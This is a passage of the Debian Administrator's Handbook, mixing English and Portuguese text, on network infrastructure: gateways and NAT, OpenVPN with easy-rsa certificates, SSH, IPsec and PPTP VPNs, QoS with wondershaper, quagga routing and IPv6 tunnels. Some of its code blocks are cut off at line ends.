### **ATTENTION Graphics card and standby**

The graphics card driver often has a problem with standby. In case of trouble, it is a good idea to test the latest version of the X.org graphics server.

### **HARDWARE Apple and power management**

On Apple Powerbooks (thus PowerPC processors), apmd should be replaced with pmud.

# 9.13. Laptop Extension Cards: PCMCIA

PCMCIA card drivers are built into the kernel as modules since kernel version 2.6.13. On a system running Debian Squeeze, you simply have to install the user space support contained in the `pcmciautils` package.

The `wireless-tools` package is also necessary for good management of Wifi cards.

Every time you connect or remove a card, the daemon configures or deconfigures it, by executing a script in the `/etc/pcmcia/` directory, which gets its settings from the `/etc/pcmcia/*.opts` files. These files have been slightly adapted to work with a Debian system; the configuration of the network is delegated to `ifup` if the `/etc/pcmcia/network.opts` file does not take care of it. The same is true for configuration of a wireless network, which can be specified in `/etc/network/interfaces` instead of `/etc/pcmcia/wireless.opts`. The `/usr/share/doc/wireless-tools/README.Debian` file also describes the syntax to use.

After this overview of basic services common to many Unix systems, we will focus on the environment of the administered machines: the network. Many services are required for the network to work properly. They will be discussed in the next chapter.

# Chapter 10. Infraestrutura de Rede

O Linux dispõe de toda a tradição do Unix na área de redes, e o Debian fornece um conjunto completo de ferramentas para criar e gerenciar tais redes. Este capítulo apresenta estas ferramentas.

## 10.1. Gateway

Um gateway é um sistema de ligação de várias redes. Este termo frequentemente se refere ao "ponto de saída" de uma rede local no caminho obrigatório para endereços IP externos. O gateway está ligado a cada uma das redes que une e atua como um roteador para transmitir pacotes IP entre suas várias interfaces.

### **DE VOLTA AO BÁSICO** pacote IP

A maioria das redes atualmente utiliza o protocolo IP (*Internet Protocol*). Este protocolo segmenta a transmissão dos dados em pacotes de tamanho limitado. Cada pacote contém, em adição aos seus dados úteis, uma quantidade de detalhes necessários para seu próprio roteamento.

## **DE VOLTA AO BÁSICO TCP/UDP**

Muitos programas não manipulam os pacotes individuais por si sós, mesmo que os dados que eles transmitam trafegem sobre IP; Eles geralmente usam TCP (*Transmission Control Protocol*). TCP é uma camada acima do IP que permite o estabelecimento de conexões dedicadas a fluxos de dados entre dois pontos. Os programas então vêm apenas um ponto de entrada no qual os dados podem ser enviados com a garantia que os mesmos dados vão sair sem perdas (e na mesma sequência) no ponto de saída na outra extremidade da conexão. Embora muitos tipos de erros possam acontecer em camadas mais baixas, eles são compensados pelo TCP: pacotes perdidos são retransmitidos, e pacotes chegando fora de ordem (por exemplo, se pegaram caminhos diferentes) são reordenados corretamente.

Outro protocolo que se baseia no IP é o UDP (*User Datagram Protocol*). Ao contrário do TCP, ele é orientado a pacote. Seus objetivos são diferentes: O objetivo do UDP é apenas transmitir um pacote de uma aplicação para outra. O protocolo não tenta compensar possíveis perdas de pacotes no caminho, nem garante que pacotes são recebidos na ordem em que foram enviados. A principal vantagem deste protocolo é que a latência fica muito melhor, uma vez que a perda de um pacote único não atrasa o recebimento de todos os pacotes seguintes até que o que se perdeu seja retransmitido.

TCP e UDP ambos envolvem portas, que são "números de ramal" para estabelecer a comunicação com um determinado aplicativo em uma máquina. Este conceito permite manter várias comunicações diferentes em paralelo com o mesmo correspondente, já que estas comunicações podem ser diferenciadas pelo número da porta.

Alguns destes números de portas — pedronizados pela IANA (*Internet Assigned Numbers Authority*) — são "famosos" por estarem associados

a certos serviços de rede. Por exemplo, a porta TCP 25 é geralmente usada pelo servidor de email.

? <http://www.iana.org/assignments/port-numbers>

When a local network uses a private address range (not routable on the Internet), the gateway needs to implement *address masquerading* so that the machines on the network can communicate with the outside world. The masquerading operation is a kind of proxy operating on the network level: each outgoing connection from an internal machine is replaced with a connection from the gateway itself (since the gateway does have an external, routable address), the data going through the masqueraded connection is sent to the new one, and the data coming back in reply is sent through to the masqueraded connection to the internal machine. The gateway uses a range of dedicated TCP ports for this purpose, usually with very high numbers (over 60000). Each connection coming from an internal machine then appears to the outside world as a connection coming from one of these reserved ports.

## **CULTURA Série de Endereços Privados**

RFC 1918 defines three ranges of IPv4 addresses not meant to be routed on the Internet but only used in local networks. The first one, 10.0.0.0/8 (see sidebar [DE VOLTA AO BÁSICO Conceitos essenciais de rede \(Ethernet, endereço IP, sub-rede, broadcast\).](#)), is a class-A range (with  $2^{24}$  IP addresses). The second one, 172.16.0.0/12, gathers 16 class-B ranges (172.16.0.0/16 to 172.31.0.0/16), each containing

$2^{16}$  IP addresses. Finally, 192.168.0.0/16 is a class-B range (grouping 256 class-C ranges, 192.168.0.0/24 to 192.168.255.0/24, with 256 IP addresses each).

? <http://www.faqs.org/rfcs/rfc1918.html>

The gateway can also perform two kinds of *network address translation* (or NAT for short). The first kind, *Destination NAT* (DNAT) is a technique to alter the destination IP address (and/or the TCP or UDP port) for a (generally) incoming connection. The connection tracking mechanism also alters the following packets in the same connection to ensure continuity in the communication. The second kind of NAT is *Source NAT* (SNAT), of which *masquerading* is a particular case; SNAT alters the source IP address (and/or the TCP or UDP port) of a (generally) outgoing connection. As for DNAT, all the packets in the connection are appropriately handled by the connection tracking mechanism. Note that NAT is only relevant for IPv4 and its limited address space; in IPv6, the wide availability of addresses greatly reduces the usefulness of NAT by allowing all “internal” addresses to be directly routable on the Internet (this does not imply that internal machines are accessible, since intermediary firewalls can filter traffic).

## **DE VOLTA AO BÁSICO Encaminhamento de porta**

A concrete application of DNAT is *port forwarding*. Incoming connections to a given port of a machine are forwarded to a port on another machine. Other solutions may exist for achieving a similar effect, though, especially at the application level with **ssh** (see [Section 9.2.2.3](#),

[“Criando Túneis Criptografados com Encaminhamento de Porta”](#)) or **redir**.

Enough theory, let's get practical. Turning a Debian system into a gateway is a simple matter of enabling the appropriate option in the Linux kernel, by way of the `/proc` virtual filesystem:

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

This option can also be automatically enabled on boot if `/etc/sysctl.conf` sets the `net.ipv4.conf.default.forwarding` option to 1.

#### **Example 10.1. O arquivo `/etc/sysctl.conf`**

```
net.ipv4.conf.default.forwarding = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

The same effect can be obtained for IPv6 by simply replacing `ipv4` with `ipv6` in the manual command and using the `net.ipv6.conf.all.forwarding` line in `/etc/sysctl.conf`.

Enabling IPv4 masquerading is a slightly more complex operation that involves configuring the *netfilter* firewall.

Similarly, using NAT (for IPv4) requires configuring *netfilter*. Since the primary purpose of this component is packet filtering, the details are listed in [Chapter 14: “Segurança”](#) (see [Section 14.2, “Firewall ou Filtragem de pacotes”](#)).

# 10.2. Rede Privada Virtual

A *Virtual Private Network* (VPN for short) is a way to link two different local networks through the Internet by way of a tunnel; the tunnel is usually encrypted for confidentiality. VPNs are often used to integrate a remote machine within a company's local network.

Several tools provide this. OpenVPN is an efficient solution, easy to deploy and maintain, based on SSL/TLS. Another possibility is using IPsec to encrypt IP traffic between two machines; this encryption is transparent, which means that applications running on these hosts need not be modified to take the VPN into account. SSH can also be used to provide a VPN, in addition to its more conventional features. Finally, a VPN can be established using Microsoft's PPTP protocol. Other solutions exist, but are beyond the focus of this book.

## 10.2.1. OpenVPN

OpenVPN is a piece of software dedicated to creating virtual private networks. Its setup involves creating virtual network interfaces on the VPN server and on the client(s); both `tun` (for IP-level tunnels) and `tap` (for Ethernet-level tunnels) interfaces are supported. In practice, `tun` interfaces will most often be used except when the VPN clients are meant to be integrated into the server's local network by way of an Ethernet bridge.

OpenVPN relies on OpenSSL for all the SSL/TLS cryptography and associated features (confidentiality, authentication, integrity, non-repudiation). It can be configured either with a shared private key or using X.509 certificates based on a public key infrastructure. The latter configuration is strongly preferred since it allows greater flexibility when faced with a growing number of roaming users accessing the VPN.

### **CULTURA SSL e TLS**

The SSL protocol (*Secure Socket Layer*) was invented by Netscape to secure connections to web servers. It was later standardized by IETF under the acronym TLS (*Transport Layer Security*); TLS is very similar to SSLv3 with only a few fixes and improvements.

## **10.2.1.1. Infraestrutura de Chaves Públicas: *easy-rsa***

The RSA algorithm is widely used in public-key cryptography. It involves a “key pair”, comprised of a private and a public key. The two keys are closely linked to each other, and their mathematical properties are such that a message encrypted with the public key can only be decrypted by someone knowing the private key, which ensures confidentiality. In the opposite direction, a message encrypted with the private key can be decrypted by anyone knowing the public key, which allows authenticating the origin of a message since only someone with access to the private key could generate it. When associated with a digital hash function (MD5, SHA1, or a more recent variant), this leads to a signature mechanism that can be applied to any message.

However, anyone can create a key pair, store any identity on it, and pretend to be the identity of their choice. One solution involves the concept of a *Certification Authority* (CA), formalized by the X.509 standard. This term covers an entity that holds a trusted key pair known as a *root certificate*. This certificate is only used to sign other certificates (key pairs), after proper steps have been undertaken to check the identity stored on the key pair. Applications using X.509 can then check the certificates presented to them, if they know about the trusted root certificates.

OpenVPN follows this rule. Since public CAs only emit certificates in exchange for a (hefty) fee, it is also possible to create a private certification authority within the company. For that purpose, OpenVPN provides the *easy-rsa* tool which serves as an X.509 certification infrastructure. Its implementation is a set of scripts using the **openssl** command; these scripts can be found under `/usr/share/doc/openvpn/examples/easy-rsa/2.0/`.

The Falcot Corp administrators use this tool to create the required certificates, both for the server and the clients. This allows the configuration of all clients to be similar since they will only have to be set up so as to trust certificates coming from Falcot's local CA. This CA is the first certificate to create; to this end, the administrators copy the directory containing *easy-rsa* into a more appropriate location, preferably on a machine not connected to the network in order to mitigate the risk of the CA's private key being stolen.

```
$ cp -r /usr/share/doc/openvpn/examples/easy-rsa/2.0  
$ cd pki-falcot
```

They then store the required parameters into the `vars` file, especially those named with a `KEY_` prefix; these variables are then integrated into the environment:

```
$ vim vars
$ grep KEY_ vars
export KEY_CONFIG=`$EASY_RSA/whichopensslcnf $EASY_RS
export KEY_DIR="$EASY_RSA/keys"
echo NOTE: If you run ./clean-all, I will be doing a
export KEY_SIZE=1024
export KEY_EXPIRE=3650
export KEY_COUNTRY="FR"
export KEY_PROVINCE="Loire"
export KEY_CITY="Saint-Étienne"
export KEY_ORG="Falcot Corp"
export KEY_EMAIL="admin@falcot.com"
$ . ./vars
NOTE: If you run ./clean-all, I will be doing a rm -r
$ ./clean-all
```

The next step is the creation of the CA's key pair itself (the two parts of the key pair will be stored under `keys/ca.crt` and `keys/ca.key` during this step):

```
$ ./build-ca
Generating a 1024 bit RSA private key
.....+++++
.....+++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be
into your certificate request.
What you are about to enter is what is called a Distinctive Name.
There are quite a few fields but you can leave some blank.
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
```

Country Name (2 letter code) [FR]:  
State or Province Name (full name) [Loire]:  
Locality Name (eg, city) [Saint-Étienne]:  
Organization Name (eg, company) [Falcot Corp]:  
Organizational Unit Name (eg, section) []:  
Common Name (eg, your name or your server's hostname)  
Name []:  
Email Address [admin@falcot.com]:

The certificate for the VPN server can now be created, as well as the Diffie-Hellman parameters required for the server side of an SSL/TLS connection. The VPN server is identified by its DNS name `vpn.falcot.com`; this name is re-used for the generated key files (`keys/vpn.falcot.com.crt` for the public certificate, `keys/vpn.falcot.com.key` for the private key):

```
$ ./build-key-server vpn.falcot.com
Generating a 1024 bit RSA private key
.....+++++
.....+++++
writing new private key to 'vpn.falcot.com.key'
-----
```

You are about to be asked to enter information that will be written into your certificate request.

What you are about to enter is what is called a **Distinguished Name**. There are quite a few fields but you can leave some blank. For some fields there will be a default value, If you enter '.', the field will be left blank.

```
-----  
Country Name (2 letter code) [FR]:  
State or Province Name (full name) [Loire]:  
Locality Name (eg, city) [Saint-Étienne]:  
Organization Name (eg, company) [Falcot Corp]:
```

Organizational Unit Name (eg, section) []:  
Common Name (eg, your name or your server's hostname)  
Name []:  
Email Address [admin@falcot.com]:

Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
Using configuration from /home/rhertzog/pki-falcot/op  
Check that the request matches the signature  
Signature ok  
The Subject's Distinguished Name is as follows  
countryName :PRINTABLE:'FR'  
stateOrProvinceName :PRINTABLE:'Loire'  
localityName :T61STRING:'Saint-\0xFFFFFC3\0'  
organizationName :PRINTABLE:'Falcot Corp'  
commonName :PRINTABLE:'vpn.falcot.com'  
emailAddress :IA5STRING:'admin@falcot.com'  
Certificate is to be certified until Oct 9 13:57:42  
Sign the certificate? [y/n]:**y**

1 out of 1 certificate requests certified, commit? [**y**]  
Write out database with 1 new entries  
Data Base Updated  
\$ **./build-dh**  
Generating DH parameters, 1024 bit long safe prime, q  
This is going to take a long time  
.....+.....+

O próximo passo cria certificados para os clientes VPN; um certificado é necessário para cada computar ou pessoa ser autorizada a usar a VPN:

```
$ ./build-key JoeSmith
Generating a 1024 bit RSA private key
.....+++++
.....+++++
writing new private key to 'JoeSmith.key'
-----
You are about to be asked to enter information that will be
into your certificate request.
What you are about to enter is what is called a Distinctive Name.
There are quite a few fields but you can leave some blank.
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname)
Name []:
Email Address [admin@falcot.com]:joe@falcot.com
[...]
```

Now all certificates have been created, they need to be copied where appropriate: the root certificate's public key (`keys/ca.crt`) will be stored on all machines (both server and clients) as `/etc/ssl/certs/Falcot_CA.crt`. The server's certificate is installed only on the server (`keys/vpn.falcot.com.crt` goes to `/etc/ssl/vpn.falcot.com.crt`, and `keys/vpn.falcot.com.key` goes to

/etc/ssl/private/vpn.falcot.com.key with restricted permissions so that only the administrator can read it), with the corresponding Diffie-Hellman parameters (keys/dh1024.pem) installed to /etc/openvpn/dh1024.pem. Client certificates are installed on the corresponding VPN client in a similar fashion.

## 10.2.1.2. Configurando o Servidor OpenVPN

By default, the OpenVPN initialization script tries starting all virtual private networks defined in /etc/openvpn/\*.conf. Setting up a VPN server is therefore a matter of storing a corresponding configuration file in this directory. A good starting point is /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz, which leads to a rather standard server. Of course, some parameters need to be adapted: ca, cert, key and dh need to describe the selected locations (respectively, /etc/ssl/certs/Falcot\_CA.crt, /etc/ssl/vpn.falcot.com.crt, /etc/ssl/private/vpn.falcot.com.key and /etc/openvpn/dh1024.pem). The server 10.8.0.0 255.255.255.0 directive defines the subnet to be used by the VPN; the server uses the first IP address in that range (10.8.0.1) and the rest of the addresses are allocated to clients.

With this configuration, starting OpenVPN creates the virtual network interface, usually under the tun0 name. However, firewalls are often configured at the same time as the real network interfaces, which happens before OpenVPN starts. Good practice therefore recommends creating a persistent virtual network interface, and configuring OpenVPN to use this pre-existing interface. This further allows choosing the name for this interface. To this end, **openvpn --mktun --dev**

**vpn --dev-type tun** creates a virtual network interface named `vpn` with type `tun`; this command can easily be integrated in the firewall configuration script, or in an `up` directive of the `/etc/network/interfaces` file. The OpenVPN configuration file must also be updated accordingly, with the `dev vpn` and `dev-type tun` directives.

Barring further action, VPN clients can only access the VPN server itself by way of the `10.8.0.1` address. Granting the clients access to the local network (`192.168.0.0/24`), requires adding a `push route 192.168.0.0 255.255.255.0` directive to the OpenVPN configuration so that VPN clients automatically get a network route telling them that this network is reachable by way of the VPN. Furthermore, machines on the local network also need to be informed that the route to the VPN goes through the VPN server (this automatically works when the VPN server is installed on the gateway). Alternatively, the VPN server can be configured to perform IP masquerading so that connections coming from VPN clients appear as if they are coming from the VPN server instead (see [Section 10.1, “Gateway”](#)).

### 10.2.1.3. Configurando o Cliente OpenVPN

Setting up an OpenVPN client also requires creating a configuration file in `/etc/openvpn/`. A standard configuration can be obtained by using `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` as a starting point. The `remote vpn.falcot.com 1194` directive describes the address and port of the OpenVPN server; the `ca`, `cert` and `key` also need to be adapted to describe the locations of the key files.

If the VPN should not be started automatically on boot, set the `AUTOSTART` directive to `none` in the `/etc/default/openvpn` file. Starting or stopping a given VPN connection is always possible with the commands `/etc/init.d/openvpn start name` and `/etc/init.d/openvpn stop name` (where the connection `name` matches the one defined in `/etc/openvpn/name.conf`).

The network-manager-openvpn-gnome package contains an extension to Network Manager (see [Section 8.2.4, “Configuração Automática de Rede para Usuários em Roaming”](#)) that allows managing OpenVPN virtual private networks. This allows every user to configure OpenVPN connections graphically and to control them from the network management icon.

## 10.2.2. Rede Privada Virtual com SSH

There are actually two ways of creating a virtual private network with SSH. The historic one involves establishing a PPP layer over the SSH link. This method is described in a HOWTO document:

? <http://www.tldp.org/HOWTO/ppp-ssh/>

The second method is more recent, and was introduced with OpenSSH 4.3; it is now possible for OpenSSH to create virtual network interfaces (`tun*`) on both sides of an SSH connection, and these virtual interfaces can be configured exactly as if they were physical interfaces. The tunneling system must first be enabled by setting `PermitTunnel` to “yes” in the SSH server configuration file (`/etc/ssh/`

`sshd_config`). When establishing the SSH connection, the creation of a tunnel must be explicitly requested with the `-w any:any` option (any can be replaced with the desired `tun` device number). This requires the user to have administrator privilege on both sides, so as to be able to create the network device (in other words, the connection must be established as root).

Both methods for creating a virtual private network over SSH are quite straightforward. However, the VPN they provide is not the most efficient available; in particular, it does not handle high levels of traffic very well.

The explanation is that when a TCP/IP stack is encapsulated within a TCP/IP connection (for SSH), the TCP protocol is used twice, once for the SSH connection and once within the tunnel. This leads to problems, especially due to the way TCP adapts to network conditions by altering timeout delays. The following site describes the problem in more detail:

? <http://sites.inka.de/sites/bigred/devel/tcp-tcp.html>

VPNs over SSH should therefore be restricted to one-off tunnels with no performance constraints.

## 10.2.3. IPsec

IPsec, despite being the standard in IP VPNs, is rather more involved in its implementation. The IPsec engine itself is integrated in the Linux kernel; the required user-space parts, the control and configuration tools, are provided by the `ipsec-tools` package. In concrete terms, each host's `/etc/ipsec-tools.conf` contains the parameters for

*IPsec tunnels* (or *Security Associations*, in the IPsec terminology) that the host is concerned with; **/etc/init.d/setkey** script provides a way to start and stop a tunnel (each tunnel is a secure link to another host connected to the virtual private network). This file can be built by hand from the documentation provided by the setkey(8) manual page. However, explicitly writing the parameters for all hosts in a non-trivial set of machines quickly becomes an arduous task, since the number of tunnels grows fast. Installing an IKE daemon (for *IPsec Key Exchange*) such as racoon, strongswan or openswan makes the process much simpler by bringing administration together at a central point, and more secure by rotating the keys periodically.

In spite of its status as the reference, the complexity of setting up IPsec restricts its usage in practice. OpenVPN-based solutions will generally be preferred when the required tunnels are neither too many nor too dynamic.

### **CUIDADO IPsec e NAT**

NATing firewalls and IPsec do not work well together: since IPsec signs the packets, any change on these packets that the firewall might perform will void the signature, and the packets will be rejected at their destination. Various IPsec implementations now include the *NAT-T* technique (for *NAT Traversal*), which basically encapsulates the IPsec packet within a standard UDP packet.

### **SEGURANÇA IPsec e firewalls**

The standard mode of operation of IPsec involves data exchanges on UDP port 500 for key exchanges (also on UDP port 4500 if case NAT-T is in use). Moreover, IPsec packets use two dedicated IP protocols that the firewall must let through; reception of these packets is based on their protocol numbers, 50 (ESP) and 51 (AH).

## 10.2.4. PPTP

PPTP (for *Point-to-Point Tunneling Protocol*) uses two communication channels, one for control data and one for payload data; the latter uses the GRE protocol (*Generic Routing Encapsulation*). A standard PPP link is then set up over the data exchange channel.

### 10.2.4.1. Configurando o Cliente

The pptp-linux package contains an easily-configured PPTP client for Linux. The following instructions take their inspiration from the official documentation:

? <http://pptclient.sourceforge.net/howto-debian.phtml>

The Falcot administrators created several files: /etc/ppp/options.pptp, /etc/ppp/peers/falcot, /etc/ppp/ip-up.d/falcot, and /etc/ppp/ip-down.d/falcot.

**Example 10.2. O arquivo /etc/ppp/options.pptp**

```
# PPP options used for a PPTP connection  
lock  
noauth  
nobsdcomp  
nodeflate
```

**Example 10.3. O arquivo /etc/ppp/peers/falcot**

```
# vpn.falcot.com is the PPTP server  
pty "pptp vpn.falcot.com --nolaunchpppd"  
# the connection will identify as the "vpn" user  
user vpn  
remotename pptp  
# encryption is needed  
require-mppe-128  
file /etc/ppp/options.pptp  
ipparam falcot
```

**Example 10.4. O arquivo /etc/ppp/ip-up.d/falcot**

```
# Create the route to the Falcot network  
if [ "$6" = "falcot" ]; then  
    # 192.168.0.0/24 is the (remote) Falcot network  
    route add -net 192.168.0.0 netmask 255.255.255.0 de  
fi
```

**Example 10.5. O arquivo /etc/ppp/ip-down.d/falcot**

```
# Delete the route to the Falcot network  
if [ "$6" = "falcot" ]; then  
    # 192.168.0.0/24 is the (remote) Falcot network  
    route del -net 192.168.0.0 netmask 255.255.255.0 de  
fi
```

**SEGURANÇA MPPE**

Securing PPTP involves using the MPPE feature (*Microsoft Point-to-Point Encryption*), which is available in official Debian kernels as a module.

## 10.2.4.2. Configurando o Servidor

### **CUIDADO PPTP e firewalls**

Intermediate firewalls need to be configured to let through IP packets using protocol 47 (GRE). Moreover, the PPTP server's port 1723 needs to be open so that the communication channel can happen.

**pptpd** is the PPTP server for Linux. Its main configuration file, `/etc/pptpd.conf`, requires very few changes: *localip* (local IP address) and *remoteip* (remote IP address). In the example below, the PPTP server always uses the 192.168.0.199 address, and PPTP clients receive IP addresses from 192.168.0.200 to 192.168.0.250.

### **Example 10.6. O arquivo `/etc/pptpd.conf`**

```
# TAG: speed
#
#           Specifies the speed for the PPP daemon to talk
#           at.
#
speed 115200

# TAG: option
```

```
#  
#      Specifies the location of the PPP options file  
#      By default PPP looks in '/etc/ppp/options'  
#  
option /etc/ppp/pptpd-options  
  
# TAG: debug  
#  
#      Turns on (more) debugging to syslog  
#  
# debug  
  
# TAG: localip  
# TAG: remoteip  
#  
#      Specifies the local and remote IP address ranges  
#  
# You can specify single IP addresses separated by commas,  
# specify ranges, or both. For example:  
#  
#          192.168.0.234,192.168.0.245-249,192.168.0.250-254  
#  
# IMPORTANT RESTRICTIONS:  
#  
# 1. No spaces are permitted between commas or  
# 2. If you give more IP addresses than MAX_CONNECTIONS,  
#    start at the beginning of the list and go up to  
#    MAX_CONNECTIONS IPs. Others will be ignored.  
#  
# 3. No shortcuts in ranges! ie. 234-8 does not mean  
#    you must type 234-238 if you mean this.
```

```
#      4. If you give a single localIP, that's ok -
#          be set to the given one. You MUST still gi
#          IP for each simultaneous client.
#
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250
```

The PPP configuration used by the PPTP server also requires a few changes in /etc/ppp/pptpd-options. The important parameters are the server name (pptp), the domain name (falcot.com), and the IP addresses for DNS and WINS servers.

### **Example 10.7. O arquivo /etc/ppp/pptpd-options**

```
## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your
name pptp
## change the domainname to your local domain
domain falcot.com

## these are reasonable defaults for WinXXXX clients
## for the security related settings
# The Debian pppd package now supports both MSCHAP and
# here. Please note that the kernel support for MPPE
auth
require-chap
require-mschap
require-mschap-v2
```

```
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock
```

The last step involves registering the vpn user (and the associated password) in the `/etc/ppp/chap-secrets` file. Contrary to other instances where an asterisk (\*) would work, the server name must be filled explicitly here. Furthermore, Windows PPTP clients identify themselves under the `DOMAIN\USER` form, instead of only providing a user name. This explains why the file also mentions the `FALCOT\\vpn` user. It is also possible to specify individual IP addresses for users; an asterisk in this field specifies that dynamic addressing should be used.

### **Example 10.8. O arquivo `/etc/ppp/chap-secrets`**

```
# Secrets for authentication using CHAP
# client      server    secret      IP addresses
vpn          pptp      f@Lc3au    *
FALCOT\\vpn   pptp      f@Lc3au    *
```

Microsoft's first PPTP implementation drew severe criticism because it had many security vulnerabilities; most have since then been fixed in more recent versions. The configuration documented in this section uses the latest version of the protocol. Be aware though that removing some options (such as `require-mppe-128` and `require-mschap-v2`) would make the service vulnerable again.

# 10.3. Qualidade do Serviço

## 10.3.1. Princípio e Mecanismo

*Quality of Service* (or *QoS* for short) refers to a set of techniques that guarantee or improve the quality of the service provided to applications. The most popular such technique involves classifying the network traffic into categories, and differentiating the handling of traffic according to which category it belongs to. The main application of this differentiated services concept is *traffic shaping*, which limits the data transmission rates for connections related to some services and/or hosts so as not to saturate the available bandwidth and starve important other services. Traffic shaping is a particularly good fit for TCP traffic, since this protocol automatically adapts to available bandwidth.

It is also possible to alter the priorities on traffic, which allows prioritizing packets related to interactive services (such as **ssh** and **telnet**) or to services that only deal with small blocks of data.

The Debian kernels include the features required for QoS along with their associated modules. These modules are many, and each of them provides a different service, most notably by way of special schedulers

for the queues of IP packets; the wide range of available scheduler behaviors spans the whole range of possible requirements.

### **CULTURE LARTC – Linux Advanced Routing & Traffic Control**

The *Linux Advanced Routing & Traffic Control* HOWTO is the reference document covering everything there is to know about network quality of service.

? <http://www.lartc.org/howto/>

## **10.3.2. Configurando e implementando**

QoS parameters are set through the **tc** command (provided by the iproute package). Since its interface is quite complex, using higher-level tools is recommended.

### **10.3.2.1. Reduzindo Latências: wondershaper**

The main purpose of **wondershaper** (in the similarly-named package) is to minimize latencies independent of network load. This is

achieved by limiting total traffic to a value that falls just short of the link saturation value.

Once a network interface is configured, setting up this traffic limitation is achieved by running **wondershaper interface down-load\_rate upload\_rate**. The interface can be eth0 or ppp0 for example, and both rates are expressed in kilobits per second. The **wondershaper remove interface** command disables traffic control on the specified interface.

For an Ethernet connection, this script is best called right after the interface is configured. This is done by adding up and down directives to the /etc/network/interfaces file allowing declared commands to be run, respectively, after the interface is configured and before it is deconfigured. For example:

**Example 10.9. Mudanças no arquivo /etc/network/interfaces**

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

In the PPP case, creating a script that calls **wondershaper** in /etc/ppp/ip-up.d/ will enable traffic control as soon as the connection is up.

### **GOING FURTHER Optimal configuration**

The /usr/share/doc/wondershaper/README.Debian.gz file describes, in some detail, the configuration method recommended by the

package maintainer. In particular, it advises measuring the download and upload speeds so as to best evaluate real limits.

## 10.3.2.2. Configuração Padrão

Barring a specific QoS configuration, the Linux kernel uses the `pfifo_fast` queue scheduler, which provides a few interesting features by itself. The priority of each processed IP packet is based on the ToS field (*Type of Service*) of this packet; modifying this field is enough to take advantage of the scheduling features. There are five possible values:

- Normal-Service (0);
- Minimize-Cost (2);
- Maximize-Reliability (4);
- Maximize-Throughput (8);
- Minimize-Delay (16).

The ToS field can be set by applications that generate IP packets, or modified on the fly by *netfilter*. The following rules are sufficient to increase responsiveness for a server's SSH service:

```
iptables -t mangle -A PREROUTING -p tcp --sport ssh -  
iptables -t mangle -A PREROUTING -p tcp --dport ssh -
```

# 10.4. Roteamento Dinâmico

The reference tool for dynamic routing is currently **quagga**, from the similarly-named package; it used to be **zebra** until development of the latter stopped. However, **quagga** kept the names of the programs for compatibility reasons which explains the **zebra** commands below.

## **DE VOLTA AO BÁSICO** Roteamento dinâmico

Dynamic routing allows routers to adjust, in real time, the paths used for transmitting IP packets. Each protocol involves its own method of defining routes (shortest path, use routes advertised by peers, and so on).

In the Linux kernel, a route links a network device to a set of machines that can be reached through this device. The **route** command defines new routes and displays existing ones.

Quagga is a set of daemons cooperating to define the routing tables to be used by the Linux kernel; each routing protocol (most notably BGP, OSPF and RIP) provides its own daemon. The **zebra** daemon collects information from other daemons and handles static routing tables accordingly. The other daemons are known as **bgpd**, **ospfd**, **ospf6d**, **ripd**, and **ripngd**.

Daemons are enabled by editing the `/etc/quagga/daemons` file and creating the appropriate configuration file in `/etc/quagga/`; this

configuration file must be named after the daemon, with a `.conf` extension, and belong to the `quagga` user and the `quaggavty` group, in order for the `/etc/init.d/quagga` script to invoke the daemon.

The configuration of each of these daemons requires knowledge of the routing protocol in question. These protocols cannot be described in detail here, but the `quagga-doc` provides ample explanation in the form of an **info** file. The same contents may be more easily browsed as HTML on the Quagga website:

? <http://www.quagga.net/docs/docs-info.php>

In addition, the syntax is very close to a standard router's configuration interface, and network administrators will adapt quickly to **quagga**.

### **NA PRÁTICA OSPF, BGP ou RIP?**

OSPF is generally the best protocol to use for dynamic routing on private networks, but BGP is more common for Internet-wide routing. RIP is rather ancient, and hardly used anymore.

# 10.5. IPv6

IPv6, successor to IPv4, is a new version of the IP protocol designed to fix its flaws, most notably the scarcity of available IP addresses. This protocol handles the network layer; its purpose is to provide a way to address machines, to convey data to their intended destination, and to handle data fragmentation if needed (in other words, to split packets into chunks with a size that depends on the network links to be used on the path and to reassemble the chunks in their proper order on arrival).

Debian kernels include IPv6 handling in the core kernel (which was not always the case; the `ipv6` module used to be optional). Basic tools such as **ping** and **traceroute** have their IPv6 equivalents in **ping6** and **traceroute6**, available respectively in the `iputils-ping` and `iputils-tracepath` packages.

The IPv6 network is configured similarly to IPv4, in `/etc/network/interfaces`. But if you want that network to be globally available, you must ensure that you have an IPv6-capable router relaying traffic to the global IPv6 network.

## Example 10.10. Exemplo de configuração IPv6

```
iface eth0 inet6 static
    address 2001:db8:1234:5::1:1
    netmask 64
    # Disabling auto-configuration
    # up echo 0 >/proc/sys/net/ipv6/conf/all/autoconf
    # The router is auto-configured and has no fixed
```

```
# (/proc/sys/net/ipv6/conf/all/accept_ra). If it
# gateway 2001:db8:1234:5::1
```

If a native IPv6 connection is not available, the fallback method is to use a tunnel over IPv4. Freenet6 is one (free) provider of such tunnels:

? <http://www.freenet6.net/>

To use a Freenet6 tunnel, you need to register on the website, then install the tspc package and configure the tunnel. This requires editing the `/etc/tsp/tspc.conf` file: `userid` and `password` lines received by e-mail should be added, and `server` should be replaced with `broker.freenet6.net`.

IPv6 connectivity is proposed to all machines on a local network by adding the three following directives to the `/etc/tsp/tspc.conf` file (assuming the local network is connected to the `eth0` interface):

```
host_type=router
prefix_len=48
if_prefix=eth0
```

